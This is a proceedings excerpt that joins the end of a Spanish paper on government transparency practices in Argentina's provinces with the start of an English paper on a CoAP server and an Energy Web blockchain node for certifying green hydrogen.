C) Infraestructura Tecnológica: Para aprovechar los beneficios de la digitalización y rápida disposición de datos, es necesario que la infraestructura tecnológica sea la adecuada. Muchas veces el nivel de adopción se ve limitado por la capacidad de la infraestructura disponible de soportar las nuevas tecnologías [17]. Los desafíos a los que suelen enfrentar los gobiernos son: i) Falta de recursos: Tanto la inversión insuficiente como la falta de capacitación limita la capacidad del gobierno de implementar y mantener plataformas de transparencia efectivas; ii) Obsolescencia tecnológica: Las plataformas tecnológicas desactualizadas pueden ser lentas, poco confiables e inseguras.
D) Cultura Organizacional: La cultura organizacional dentro de las instituciones públicas es clave para que la transparencia se implemente de manera efectiva. La resistencia al cambio, la falta de incentivos o la no adopción completa de los procedimientos pueden dificultar la adopción de prácticas transparentes [18]. Los principales problemas observados son: i) Resistencia al Cambio: Los funcionarios públicos pueden resistirse a implementar nuevas prácticas debido a la falta de incentivos o miedo a la exposición; ii) Falta de Capacitación: La falta de capacitación adecuada para los empleados públicos sobre la importancia y manejo de la transparencia puede limitar su efectividad.
E) Participación Ciudadana: La participación ciudadana activa es fundamental para un Gobierno Abierto [19]. Sin embargo, existen factores que pueden limitarla, entre ellos: i) Desinterés o Desconfianza: Los ciudadanos pueden elegir activamente no participar, ya sea porque no les interesa o por falta de confianza de los procesos gubernamentales; ii) Barrera Digital: Existen también casos donde el interés de los ciudadanos se ve impedido por la falta de acceso a la tecnología o simplemente por no tener las habilidades digitales necesarias para poder interactuar con las plataformas.
F) Marcos Regulatorios y Legislación: Si bien no son suficientes por si solas, las Leyes y regulaciones son necesarias para dar un marco regulatorio a la implementación de la transparencia a nivel gubernamental [14]. Como principales obstáculos se pueden mencionar: i) Leyes Desactualizadas o Inadecuadas: Legislaciones que no se ajustan a las necesidades actuales de transparencia y tecnología, o se ven obsoletas en el contexto actual; ii) Falta de Implementación: Aun cuando existen leyes adecuadas, la falta de implementación y de controles que las supervisen impacta directamente en su efectividad.

5 Análisis de Recolección de datos

En esta sección de análisis de recolección de datos se evalúa la disponibilidad y accesibilidad de la información pública en los diferentes gobiernos provinciales de Argentina. Está dividido en 24 jurisdicciones: 23 provincias y un distrito federal (Ciudad Autónoma de Buenos Aires). La Tabla 1 resume los resultados de la recolección de datos sobre transparencia en los gobiernos provinciales, evaluando si tienen un portal de datos, si publican información en sus sitios web y si cumplen con la transparencia pasiva. Allí se observan distintos focos de análisis, siendo éstos:

Desde la Disponibilidad de Portales de Datos: se observa que 13 (54,17%) de las 24 jurisdicciones, incluida la Ciudad Autónoma de Buenos Aires, cuentan con un portal de datos. Esto representa un avance significativo en cuestiones de la transparencia activa, ya que permite a los ciudadanos acceder directamente a una amplia variedad de datos gubernamentales (obras públicas, salud, tecnología, entre otras). Sin embargo, todavía hay 11 provincias (45,83%) que no disponen de un portal de datos, lo que limita el acceso directo y proactivo a la información pública.

Tabla 1. Recolección de Datos sobre Transparencia en Gobiernos Provinciales.

Provincias/Ciudad	**¿Tiene Portal de Datos?**	**¿Tiene Información en Sitio Web?**	**Transparencia Pasiva**
Buenos Aires [20]	SI	SI	NO
Ciudad Autónoma de Buenos Aires [21]	SI	SI	SI
Catamarca [22]	NO	NO	NO
Chaco [23]	SI	SI	SI
Chubut [24]	NO	NO	NO
Córdoba [25]	SI	SI	NO
Corrientes [26]	NO	NO	NO
Entre Ríos [27]	SI	SI	SI
Formosa [28]	SI	NO	NO
Jujuy [29]	SI	SI	SI
La Pampa [30]	NO	NO	NO
La Rioja [31]	NO	NO	NO
Mendoza [32]	SI	SI	SI
Misiones [33]	NO	SI	NO
Neuquén [34]	SI	SI	NO
Río Negro [35]	NO	SI	NO
Salta [36]	NO	NO	NO
San Juan [37]	SI	SI	NO
San Luis [38]	NO	NO	NO
Santa Cruz [39]	NO	SI	NO
Santa Fe [40]	SI	NO	SI
Santiago del Estero [41]	NO	NO	NO
Tierra del Fuego, Antártida e Islas del Atlántico Sur [42]	SI	SI	NO
Tucumán [43]	SI	NO	NO

Desde la Publicación de Información en Sitios Web: este aspecto es otra medida clave de transparencia activa. Según los datos recopilados, 13 provincias (54,17%), incluida la Ciudad Autónoma de Buenos Aires, publican información en sus sitios web oficiales. Este esfuerzo facilita el acceso a la información para la ciudadanía y demuestra un compromiso con la transparencia. No obstante, hay 11 provincias (45,83%) que no publican información en sus sitios web, lo que indica una oportunidad de mejora en términos de accesibilidad y disponibilidad de datos.

Desde la Transparencia Pasiva: este enfoque permite a los ciudadanos solicitar y recibir información pública, es menos común en las provincias argentinas. Solo 6 provincias, 25%, cumplen con esta práctica. La Ciudad Autónoma de Buenos Aires, Chaco, Entre Ríos, Jujuy, Mendoza y Santa Fe tienen mecanismos en marcha para que los ciudadanos puedan solicitar información. La mayoría de las provincias aún no implementan adecuadamente la transparencia pasiva, lo que subraya la necesidad de desarrollar y fortalecer estos mecanismos para garantizar un acceso completo a la información pública.

También se analizaron que, dentro de esta transparencia pasiva, se podría tener distintos aspectos sobre la metodología de solicitud a realizar: a) Procedimientos para la solicitud de información; b) Solicitud por sitio web oficial; c) Solicitud por Email; d) Solicitud en forma presencial; e) Contacto vía Email.

En base a estos criterios mencionados: a) El *procedimiento de solicitud de información* es un indicador clave de la transparencia pasiva en las provincias argentinas. De acuerdo con los datos recolectados, solo 6 de las 24 provincias (25%) tienen establecido un procedimiento formal para la solicitud de información. Estas provincias son la Ciudad Autónoma de Buenos Aires, Chaco, Entre Ríos, Jujuy, Mendoza y Santa Fe. Esto implica que en el 75% de las provincias argentinas, los ciudadanos no tienen un procedimiento claro y definido para solicitar información pública, lo cual limita su capacidad para acceder a datos gubernamentales esenciales. b) *Solicitud por sitio web oficial*: se identifican que, de las 24 provincias analizadas, solo 5 (20%) permiten la solicitud de información a través de sus sitios web. Estas provincias son la Ciudad Autónoma de Buenos Aires, Chaco, Jujuy, Mendoza y Santa Fe. La mayoría de las provincias no proporciona esta opción, lo que sugiere una necesidad urgente de desarrollar y habilitar plataformas digitales que faciliten el acceso a la información pública. c) *Solicitud por Email*: la opción de realizar solicitudes de información por correo electrónico es menos común, con solo 2 provincias (8%) ofreciendo esta posibilidad. Estas son Buenos Aires y Jujuy. Esto indica una falta de infraestructura básica para la gestión de solicitudes de información de manera eficiente y accesible para los ciudadanos. d) *Solicitud en forma presencial:* las solicitudes presenciales de información son una práctica más común, aunque aún insuficiente. Solo 4 de las 24 provincias (17%) permiten a los ciudadanos realizar solicitudes de información de manera presencial. Las provincias que ofrecen esta modalidad son la Ciudad Autónoma de Buenos Aires, Entre Ríos, Jujuy y Mendoza. Este método, aunque tradicional, puede ser una barrera para aquellos ciudadanos que no pueden acudir físicamente a las oficinas gubernamentales, esto marca la necesidad de alternativas digitales. e) *Contacto vía Email*: esta opción está disponible en 4 provincias (17%). Las provincias que facilitan este medio de contacto son Buenos

Aires, Jujuy, Santa Fe y Tierra del Fuego, Antártida e Islas del Atlántico Sur. Aunque si bien es útil, esta práctica no reemplaza la necesidad de procedimientos formales y plataformas dedicadas para la solicitud de información.

Fortalezas y Debilidades detectadas: El análisis revela fortalezas y debilidades en las prácticas de transparencia en los gobiernos provinciales de Argentina. Entre las fortalezas, se destaca la implementación de portales de datos abiertos, como así también, la publicación de información en sitios web por parte de varias provincias. Estas prácticas demuestran un esfuerzo significativo hacia la transparencia activa. Sin embargo, persisten debilidades importantes, particularmente en la implementación de la transparencia pasiva y la disparidad en la disponibilidad de fuentes de datos entre diferentes provincias. Estas deficiencias indican una falta de equilibrio en la aplicación de prácticas de transparencia, lo que puede generar disparidades en el acceso a la información pública.

6 Propuestas de Buenas Prácticas

Para mejorar las prácticas de transparencia en los gobiernos provinciales de Argentina, se recomiendan las siguientes acciones a modo de propuesta como buenas prácticas:

a) *Desarrollar Portales de Datos:* Las provincias que aún no tienen portales de datos deben desarrollar y lanzar estas plataformas para facilitar el acceso a la información pública.
b) *Aumentar la Publicación en Sitios Web como la concientización:* Se deben fomentar iniciativas para que todas las provincias publiquen información gubernamental actualizada en sus sitios web oficiales, también brindar capacitaciones a los ciudadanos, eventos públicos y demás.
c) *Fortalecer la Transparencia Pasiva:* Implementar y fortalecer mecanismos de transparencia pasiva en todas las provincias, garantizando que los ciudadanos puedan solicitar y recibir información pública de manera eficiente y efectiva. Esto también se podría acompañar con plataformas que permitan un seguimiento sobre cada uno de los pedidos, alineado a la siguiente propuesta.
d) *Uniformidad en la Implementación:* Establecer estándares uniformes para la implementación de prácticas de transparencia en todas las provincias, asegurando así una aplicación equitativa y consistente de la transparencia en todo el país.

Esta propuesta brinda un conjunto de ideas a modo de reforzar las iniciativas actuales de los organismos estatales de la Argentina, y que, además, se podría tener en cuenta en otras entidades gubernamentales de otros países, ofreciendo una base sólida para futuras investigaciones y políticas en el ámbito de la transparencia y el acceso a la información pública en Argentina.

7 Conclusiones y Líneas futuras

Este trabajo ha demostrado que, aunque Argentina ha realizado avances notables en la implementación de prácticas de transparencia dentro del marco del Gobierno Abierto, aún enfrenta desafíos significativos. La transparencia, como pilar fundamental para la participación ciudadana y la rendición de cuentas, está siendo tratada en diferentes instituciones gubernamentales de Argentina. Los datos recopilados revelan disparidades en la disponibilidad y calidad de la información proporcionada, lo que sugiere la necesidad de una mayor uniformidad y accesibilidad en las prácticas de transparencia. Se identificaron algunas fortalezas en secciones anteriores, como el aumento en la cantidad de datos abiertos disponibles y una mayor concientización ciudadana de esto. Sin embargo, las debilidades incluyen problemas tecnológicos, como la falta de plataformas estandarizadas y accesibles, así como la necesidad de capacitación continua y propuestas de más eventos provinciales en el país. Esto indica que, aunque se ha progresado, es crucial que se desarrollen más políticas y estrategias articuladas y alineadas entre gobiernos provinciales para fortalecer la transparencia gubernamental en todo el país. Como líneas futuras de este trabajo, sería interesante conocer las plataformas de infraestructura tecnológica que se presentan actualmente, como así también, conocer que programas de capacitación existen para la disponibilización de la gestión de la información, con el fin de mejorar sus habilidades y conocimientos en el uso de tecnologías de datos.

Referencias

1. Obama, B. (2009). Transparency and open government. Memorandum for the heads of executive departments and agencies, 74, 15.
2. Gobierno de Argentina. Plan Estratégico de Gobierno Abierto. Disponible en: https://www.argentina.gob.ar/sites/default/files/plan_estrategico_de_gobierno_abierto_2020-_2023.pdf, Accedido 25/07/2024.
3. Avenburg, A., & Abdulhadi, A. (2022). El ecosistema de gobierno abierto: un análisis de la experiencia gubernamental en la Ciudad de Buenos Aires. Revista Pilquen, 25(4), 20-45.
4. Martínez, M. R. (2022). Métricas de calidad para validar los conjuntos de datos abiertos públicos gubernamentales (Doctoral dissertation, Universidad Nacional de La Plata).
5. InfoLEG. Derecho de Acceso a la Información Pública. Ley 27.275. Disponible en: https://servicios.infoleg.gob.ar/infolegInternet/anexos/265000-269999/265949/norma.htm, Accedido 25/07/2024.
6. Mazzina, C. (2022). La agenda del Estado abierto en la Argentina. RInERS: Revista de Investigación en Economía y Responsabilidad Social, 17.
7. Datos.gob.ar. Datos Argentina. Disponible en: https://www.datos.gob.ar/, Accedido 25/07/2024.
8. BA Data. Buenos Aires Data. Disponible en: https://data.buenosaires.gob.ar/, Accedido 25/07/2024.
9. Río Negro - Ministerio de Hacienda. Economía Presupuesto Ciudadano. Disponible en: https://economia_presupuestociudadano.rionegro.gov.ar/. Accedido 25/07/2024.
10. Ministerio Público Fiscal. Transparencia Activa. Disponible en: https://www.mpf.gob.ar/transparencia-activa/. Accedido 25/07/2024.

11. ANSES. Datos Abiertos. Disponible en: https://www.anses.gob.ar/institucional/datos-abiertos. Accedido 25/07/2024.
12. Argentina.gob.ar. Solicitar Información pública. Disponible en: https://www.argentina.gob.ar/solicitar-informacion-publica. Accedido 25/07/2024.
13. Griffero (2017). El derecho de acceso a la información pública en argentina y el derecho de protección de datos personales. A propósito de la ley Nº 27275. Revista Internacional Transparencia e Integridad, 4, 2-3.
14. Tabuyo, M. G., Sáez, A., Cañadas, J. A., & Saraite, L. (2019). Políticas públicas de transparencia en Sudamérica. ¿Regulación estricta o regulación laxa? Revista de ciencias sociales, 25(1), 224-235.
15. UNESCO (2019). Informe Global sobre el Acceso a la Información Pública. Disponible en: https://unesdoc.unesco.org/ark:/48223/pf0000371485. Accedido 25/07/2024.
16. Open Knowledge Foundation (2021). Open Data Handbook. Disponible en: https://opendatahandbook.org/guide/es/. Accedido 25/07/2024.
17. OECD/CAF (2024). Revisión del Gobierno Digital en América Latina y el Caribe: Construyendo Servicios Públicos Inclusivos y Responsivos, OECD Publishing, Paris, Disponible en: https://doi.org/10.1787/7a127615-es. Accedido 25/07/2024.
18. Appelgren, E., & Salaverría, R. (2018). The Promise of the Transparency Culture: A comparative study of access to public data in Spanish and Swedish newsrooms. Journalism Practice, 12(8), 986–996.
19. Robinson, Worker & Grinspan. (2018). Public Participation in Open Government Reforms Advances Climate Action. Disponible en: https://www.opengovpartnership.org/stories/public-participation-in-open-government-reforms-advances-climate-action/. Accedido 25/07/2024.
20. Gobierno de la Provincia de Buenos Aires. Disponible en: https://www.gba.gob.ar
21. Ciudad Autónoma de Buenos Aires. Disponible en: https://buenosaires.gob.ar
22. Catamarca Gobierno. Disponible en: https://portal.catamarca.gob.ar/
23. Gobierno de Chaco. Disponible en: https://gobiernoabierto.chaco.gob.ar/
24. Gobierno del Chubut. Disponible en: https://www.chubut.gov.ar/
25. Gobierno de la provincia de Córdoba. Disponible en: https://gestionabierta.cba.gov.ar/
26. Gobierno de Corrientes. Disponible en: https://www.corrientes.gob.ar/
27. Gobierno de Entre Ríos. Disponible en: https://portal.entrerios.gov.ar/ps/transparencia
28. Gobierno de Formosa. Disponible en: https://www.formosa.gob.ar/
29. Gobierno de Jujuy. Disponible en: https://www.gajujuy.gob.ar
30. Gobierno de La Pampa. Disponible en: https://www.lapampa.gob.ar/
31. Gobierno de La Rioja. Disponible en: https://www.larioja.gov.ar/
32. Gobierno de Mendoza. Disponible en: https://www.mendoza.gov.ar/gobiernoabierto/
33. Gobierno de Misiones. Disponible en: https://misiones.gob.ar/
34. Gobierno de Neuquén. Disponible en: https://w2.neuquen.gov.ar/
35. Gobierno de Río Negro. Disponible en: https://rionegro.gov.ar/
36. Gobierno de Salta. Disponible en: https://www.salta.gob.ar/
37. Gobierno de San Juan. Disponible en: https://sj.sanjuan.gob.ar/
38. Gobierno de San Luis. Disponible en: https://sanluis.gov.ar/
39. Gobierno de Santa Cruz. Disponible en: https://www.santacruz.gob.ar/
40. Gobierno de Santa Fe. Disponible en: https://www.santafe.gov.ar/
41. Gobierno de Santiago del Estero. Disponible en: https://sde.gob.ar/
42. Gobierno Tierra del Fuego. Disponible en: https://gestiontransparente.tierradelfuego.gob.ar/
43. Gobierno de Tucumán. Disponible en: https://www.tucuman.gob.ar/

First steps in the implementation of a COAP and Blockchain server for green hydrogen certification.

Jaimes Soria, Leandro and Cervera, Julio and Nieva, Nahuel and Cruzate, Matias E.

[1] Departamento de Ingeniería e Investigaciones Tecnológicas (DIIT), Universidad Nacional de La Matanza (UNLaM)
ljaimessoria@unlam.edu.ar

Abstract. In the face of rising concerns about climate change, the energy sector is undergoing a digital transformation. IoT and Blockchain technology has emerged as a promising solution to ensure security, traceability, and efficiency in energy management, particularly in certifying the origin of energy. Various projects in the energy sector are discussed, highlighting how these initiatives are transforming the way energy is produced, distributed, and consumed. The paper focuses on the work done to implement a central node for handling received hydrogen gas flow measurements using the COAP protocol and the initial steps in the implementation of a blockchain node.

Keywords: Blockchain, Renewable Energy, COAP, Energy Certification.

1 Introduction

Climate change is one of the major concerns of our time due to its significant impact on the environment and people's lives. Strategies for mitigating climate change vary across countries but generally center around the shift away from fossil fuels. As nations assume to achieve climate neutrality, green hydrogen and information management have emerged as crucial components [1]. In this transition, digitization plays a vital role, transforming the traditional energy distribution and trade models. This shift towards a 'digitized' paradigm goes beyond energy alone, extending to the data associated with generation, distribution, trading, and usage. Gathering, storing, analyzing, and publishing information according to clear standards, such as security, traceability, processing speed, and data transfer, becomes critical [2]. Therefore, the tools used must be adaptable to a decentralized energy sector that aims for sustainability in network energy sourcing.

A significant number of companies are working on various components of hydrogen certification systems, such as sensors, data transfer, data storage, visualization, and analysis. Some of these companies include My-Oli, Youki Energy, Spherity, Riddle and Code, UTE, Theben, and Power Plus Communication. In Europe, there is a notable rise in research groups, such as the DENA (German Energy Agency), which collaborates with a network of companies and universities to design, conceptualize, and implement certification systems. Also, the University of Palermo in Italy is particularly focused on traceability and certification of hydrogen [3]

This leads the research group to the concept of 'Certification of Origin', a requirement that is gaining traction among governments and industries committed to sustainability through energy with a verifiable renewable origin. In this context, Argentina's existing cost advantages in sustainable hydrogen production make it an ideal candidate for implementing smart sensors and blockchain technology for certification at the point of origin. This paper aims to explore these issues in detail, specifically looking at how IoT technology in complement with blockchain technology can serve as a critical tool for sustainability.

This paper is structured as follows: it explores digitalization in the energy sector, details a central node setup for data handling using the IoT COAP protocol, and assesses blockchain's role in ensuring security and traceability. Test results validate the system's feasibility and application in future applications.

2 Digitalization in the Energy Sector

The certifiable hydrogen generation system involves the interaction of four key players: the sustainable electrical energy source, the electrical distribution network, the electrolyzer, and hydrogen storage facilities for export. Directly connecting sustainable electricity generation to the electrolyzer is the easiest method to certify, but this setup risks leaving electrolyzer plants idle during adverse weather conditions. To certify this option, intelligent sensors are required to continuously measure electrical generation and consumption, associating it with hydrogen generation at any given moment to ensure the energy corresponds with the renewable energy certificate.

Emerging technologies like IoT, AI, and blockchain are leading to the energy sector digitalization. IoT devices provide real-time data on energy handling and use, while AI algorithms offer advanced analytics and predictive insights to optimize energy use. Blockchain technology ensures secure and transparent recording of energy transactions, further enhanced by smart contracts for automated and self-executing transactions. All these technologies together are changing how energy companies operate, making things more transparent, efficient, and automated. This makes it harder for bad actors to manipulate data and helps automate the record-keeping of energy transactions, leading to a more sustainable and reliable energy system [4].

However, the transition to a digitalized energy sector is not without challenges. Technical limitations, such as old infrastructure, must be addressed. Workforce adaptation and training in new digital tools are crucial, requiring the energy industry to invest in skill development for all stages of the energy value chain. Finally, successful digitalization demands political reforms and social acceptance. Government support and approval to research and development on the energy sector are crucial for rapid and effective implementation [5]. Despite these challenges, embracing digitalization is crucial for a more sustainable and responsive energy future.

3 Internet of Things (IoT) system

3.1 General Aspects of the System

This paper describes an Internet of Things (IoT) system designed for the certification of the origin of green hydrogen. The primary objective is to ensure the traceability and authenticity of the produced green hydrogen, facilitating its origin certification through a secure and efficient system. A block diagram of the system is presented in **Fig. 1**, followed by a brief description of each block operation.

- Hydrogen Flow Sensor: This sensor measures the amount of hydrogen produced and sends the data to the ESP-32 microcontroller.
- ESP-32 Microcontroller: Acts as a CoAP (Constrained Application Protocol) client, receiving data from the sensor and transmitting it to the data server. The ESP-32 is chosen for its low power consumption, Wi-Fi connectivity, and adequate processing capacity for IoT applications [6].
- Data Server (Raspberry Pi 4): Acts as a CoAP server, developed in Python v3.12. It receives and stores the data sent by the ESP-32 in a MySQL database. The Raspberry Pi 4 is selected for its processing power, storage capacity, connectivity, and low cost, making it ideal for server applications in small IoT projects [7].
- Blockchain Node: This server is analyzed in depth in Section 4.




Fig. 1. – Flow Meter Data Communication and data storage

3.2 IoT protocol selection

In the following section, the comparative advantages of Constrained Application Protocol (CoAP) over other protocols, such as HTTP, MQTT, and AMQP, are outlined, highlighting its suitability for our implementation. These advantages illustrate why CoAP is ideal for communication between the ESP-32 microcontroller and the Raspberry Pi 4, ensuring efficient use of bandwidth and power. [8]

Comparative Advantages of CoAP.

- Efficiency: CoAP uses UDP instead of TCP, reducing overhead and power consumption. This makes it more suitable for resource-constrained devices compared to HTTP and AMQP, which have higher bandwidth and power consumption requirements.
- Optimization for Constrained Networks: CoAP is designed to perform well in networks with high latency and low bandwidth, outperforming MQTT in these specific environments.
- Simplicity: Its lightweight request-response design makes it easy to implement and maintain in IoT devices, unlike the greater complexity of AMQP.
- Compatibility: CoAP is compatible with RESTful models, facilitating integration with existing web systems in a more efficient manner, like HTTP but with greater efficiency.
- Encryptable: CoAP supports DTLS (Datagram Transport Layer Security), providing confidentiality, integrity, and authentication, like the security offered by HTTPS. However, while HTTPS (HTTP over TLS) relies on TCP, adding overhead and latency, DTLS is designed to operate over UDP, maintaining CoAP's efficiency and performance advantages [9]

4 Blockchain Technology

Blockchain technology, a decentralized ledger that records transactions without the need for a central authority, is increasingly being recognized for its potential in the energy sector [10]. In blockchain, an ever-expanding chain of records, is created, with each block containing transaction data, a timestamp, and a hash pointer that links it to the previous block. The use of hash values ensures tamper-proof capabilities, making it difficult to alter any block without changing all subsequent blocks. So, it allows multiple users to access the same information source, and all actions taken on the blockchain are verifiable, instilling confidence among all participants in the system. These unique features make blockchain an appealing solution for efficient digital energy payments, secure data storage, energy trading among stakeholders, and ensuring data privacy [11].

Blockchain technology has expanded its scope beyond cryptocurrencies, finding valuable applications in the energy sector, particularly using smart contracts. These are self-executing contracts coded to automatically execute and verify transactions once certain predetermined conditions are met. This feature minimizes the likelihood of errors or fraud [12]. In the energy context, one of the main objectives is to certify the origin of generated energy. Using data from smart meters, smart contracts can automatically validate power generation, making easier the verification process [13]. The introduction of green certificates, which are electronic credentials for businesses that use renewable energy, has raised security concerns about the origin of that energy. Blockchain improves these concerns by treating each phase of the energy lifecycle as an individual transaction, facilitating point-to-point certification [14]. This methodology transforms an otherwise unclear system into a transparent, traceable registry that includes both consumers and producers.

In addition to facilitating "point-to-point" certification, the integration of blockchain technology with smart contracts and smart meters also opens new chances for innovation within the energy sector. It offers possibilities for real-time energy pricing, dynamic grid management and peer-to-peer energy trading and certification. These expanded applications not only enhance data integrity and network security but also empower consumers with more control over their energy data, paving a new era of decentralization and democratization in energy systems.

4.1 Assessing and Selecting Blockchains for Energy Certification

In the energy sector, numerous project companies are leveraging blockchain technology and other distributed ledger systems as their primary development tools. They aim to gain a competitive edge by offering solutions and unique features to enhance various segments of the energy value chain.

All these competitors have different approaches to rethink the different steps of the energy sector's chain of value, but with one common denominator: the blockchain technology (or a similar distributed ledger system) as the main tool. Some focus on distribution and sales, providing secure and traceable means to buy and sell energy produced from renewable sources. However, few solutions address the need for tamper-proof certification of renewable energy sources, and even fewer tackle this need specifically for renewable hydrogen production. For instance, TEO and PowerLedger specialize in digital certificates for tracing energy origins, but they offer their solution only for a fee without general platform access. This limitation makes it difficult to evaluate the software for potential pilot projects and impedes further analysis based on available documentation. On the other hand, the Energy Web (EW) blockchain platform offers a well-documented set of open-source development tools (referred to as an SDK, or "software development kit") that can be used across various stages of the energy process, from generation to consumption. Additionally, this platform offers a sandbox environment, enabling the evaluation of pilot projects before actual implementation. These features make EW an excellent candidate for a more comprehensive analysis within this research work. It's noteworthy that the Energy Web platform does hold back some more sophisticated features, available via a Software as a Service (SaaS) model, which are tailored for hydrogen certification under their "Green Proofs" solution.

5 Test Results

5.1 Central node implementation

The implementation of the central node, housed in a Raspberry Pi 4, involved several steps detailed below:

1. Operating System Installation (pi OS): Raspberry Pi OS, an optimized version of Debian for the Raspberry Pi, was downloaded and installed. This choice was made

due to its extensive support and active community, which facilitate problem resolution and the implementation of new functionalities.
2. Python Update: Python was updated to version 3.12 to ensure compatibility with the latest libraries and functionalities required for the project.
3. Installation of Apache and MySQL:
    - Apache was installed as a web server to host the system's administration and monitoring interface.
    - MySQL was installed as a database server, providing robust and reliable storage for the data generated by the hydrogen flow sensor.
4. Installation of the CoAPthon3 Library: The CoAPthon3 library by Tanganelli was used to handle the CoAP protocol in Python, enabling efficient and effective communication between the client and server.
5. Development of the CoAP Server: The CoAP server was developed in Python using the CoAPthon3 library. The server's design allows it to receive data sent by the ESP-32 client, process it, and store it in the MySQL database. Extensive testing was conducted to ensure that all methods (GET, POST, PUT, DELETE) functioned correctly, guaranteeing the system's robustness and reliability.

5.2 Testing the COAP protocol

The initial tests consisted simply of observing the data frame sent between the two points. For this purpose, a PC and an ESP32 was used as the client and the Raspberry Pi (assigned IP address 192.168.1.98) acted as the server, with both using Python as the programming language.

The test procedure involved performing a GET request on the "basic" resource available on the server, followed by a PUT request to modify this resource, and finally, another GET request to verify the correct modification of the resource.




Fig. 2. - Client Console: Response to GET and PUT Methods

Subsequently, functions for encoding and decoding JSON frames and storing them in the database were implemented. The result is shown in **Fig. 3**, where the generated records in the database can be observed.

The tasks performed have yielded satisfactory results. Communication between the client and the server was established without issues, and the data was correctly stored in the database.



Fig. 3. - Database Management Capture: MyPhpAdmin

5.3 Testing the security layer of Energy Web

The Energy Web provides a complete development package, called “EW-DOS”, which is structured as a “Stack” ecosystem, formed by 3 main layers:

1. **Trust layer**: this component provides security to the entire stack functionality. It heavily relies on blockchain's distributed ledger technology to securely validate transactions.
2. **Utility layer** This layer offers a suite of services that facilitate the development of decentralized applications (dApps), including tasks like ID management and blockchain interaction.
3. **Toolbox layer**: This is where developers can access a wide array of tools and libraries to create apps more specific for every use-case within the energy ecosystem. "Green Proof" is the best example of this kind of tools available in this layer.

This research will delve into the functionalities of the Trust layer to understand how this security aspect of the system functions. The security layer of Energy Web is composed of numerous nodes that serve as connection points within a blockchain's peer-to-peer network. These nodes execute the blockchain protocol, allowing them to interact with other peers, access the blockchain ledger, and conduct transactions. Different types of nodes exist based on how much blockchain information they synchronize. For instance, full nodes maintain a complete copy of the blockchain ledger and update it in real-time, light nodes store only the essential data needed for specific transactions, and archive nodes keep a historical record of the blockchain's states. To evaluate the

functionality of Energy Web's tools, a full-node instance was deployed on the Volta test network, enabling the implementation of smart contracts and certification tools.

On the hardware side, the system requires a multi-core CPU, at least 4GB of RAM, and an SSD with a minimum of 150GB of free storage space to hold a fully synchronized copy of the blockchain. It's worth noting that such hardware specifications are common in an average domestic computer, distinguishing it significantly from the high-end nodes used in Bitcoin mining. On the software side, given that Energy Web's architecture is embedded in the Ethereum platform, the "OpenEthereum" client becomes essential for aligning the specifications of the Volta chain with the local node.

During the synchronization process, the software provides a real-time display of the blocks being locally recorded, as well as a count of the blocks still pending import. During this phase, it was observed that an Ethernet connection with a 300Mb download rate was too slow for synchronizing the node, taking approximately three days to complete. Once this process is complete, the local copy of the blockchain becomes available for additional development and operational activities. Moreover, the local node will stay up to date by continually integrating new blocks generated by other network nodes.

The implementation of a private node allows the transactions generated to be more direct and secure and eases the self-verification process of the transactions. Also, a local node is not subject to speed restrictions, which can be beneficial if development requires many requests to the blockchain [15]. By setting up a "full node" on the Volta test network within the Energy Web platform, the value of having open-source code and clear documentation becomes evident. These hands-on experiences with node deployment have proven critical for understanding the system's performance and requirements. This practical knowledge equips this team to confidently move forward with implementing additional advanced layers within the Energy Web framework.

6 Conclusion

The digital transformation of the energy sector is increasingly imperative as the global community addresses climate change and transitions from fossil fuels to renewable energy sources. Among a range of facilitating technologies, IoT system and blockchain technology together emerge as a significant enabler of transparency, security, and efficiency across the entire energy supply chain. Its utility extends from straightforward point-to-point certification to complex smart contract functionalities.

The development and implementation of the CoAP server and client have proven to be highly effective for the real-time communication needs of resource-constrained microcontrollers. The initial tests validated the correct transmission and storage of data, confirming the reliability of the protocol. The comparative analysis, which evaluated alternatives such as HTTP, MQTT, and AMQP, highlighted CoAP's advantages in terms of efficiency, simplicity, and performance in high-latency and low-bandwidth networks, underscoring its suitability for IoT applications.

Through an in-depth analysis of blockchain-based solutions, Energy Web emerged as a notable candidate. With its well-documented open-source development tools and sandbox environment for pilot project evaluation, Energy Web offers a holistic solution

that is both accessible and sophisticated. The platform also offers advanced features through a Software as a Service (SaaS) model, addressing specific requirements like renewable hydrogen production.

The implementation of a full node on Energy Web's Volta test network served as a practical example, providing valuable insights into the functionality and requirements of the platform. In addition to imparting technical knowledge, the process shed light on the hardware requirements for running a node.

Next steps in the research agenda include the initiation of robust pilot projects to evaluate blockchain's real-world efficacy, proactive dialogue with regulatory bodies to shape a favorable policy landscape, and targeted public awareness campaigns to dissipate misconceptions in blockchain's benefits. Additional steps include exploring diverse funding mechanisms, such as public grants and venture capital, and forming strategic partnerships with key stakeholders in the energy ecosystem. These concerted efforts aim to enhance the broader understanding and acceptance of blockchain's role in facilitating a more sustainable energy future.

References

1. Flis, G., Deutsch, M.: 12 Insights on Hydrogen. Agora Energiewende (2021), https://static.agora-energiewende.de/fileadmin/Projekte/2021/2021_11_H2_Insights/A-EW_245_H2_Insights_WEB.pdf

2. Heeter, J., Speer, B., Glick, M.: International Best Practices for Implementing and Designing Renewable Portfolio Standard (RPS) Policies. NREL USA. (2019), https://www.nrel.gov/docs/fy19osti/72798.pdf

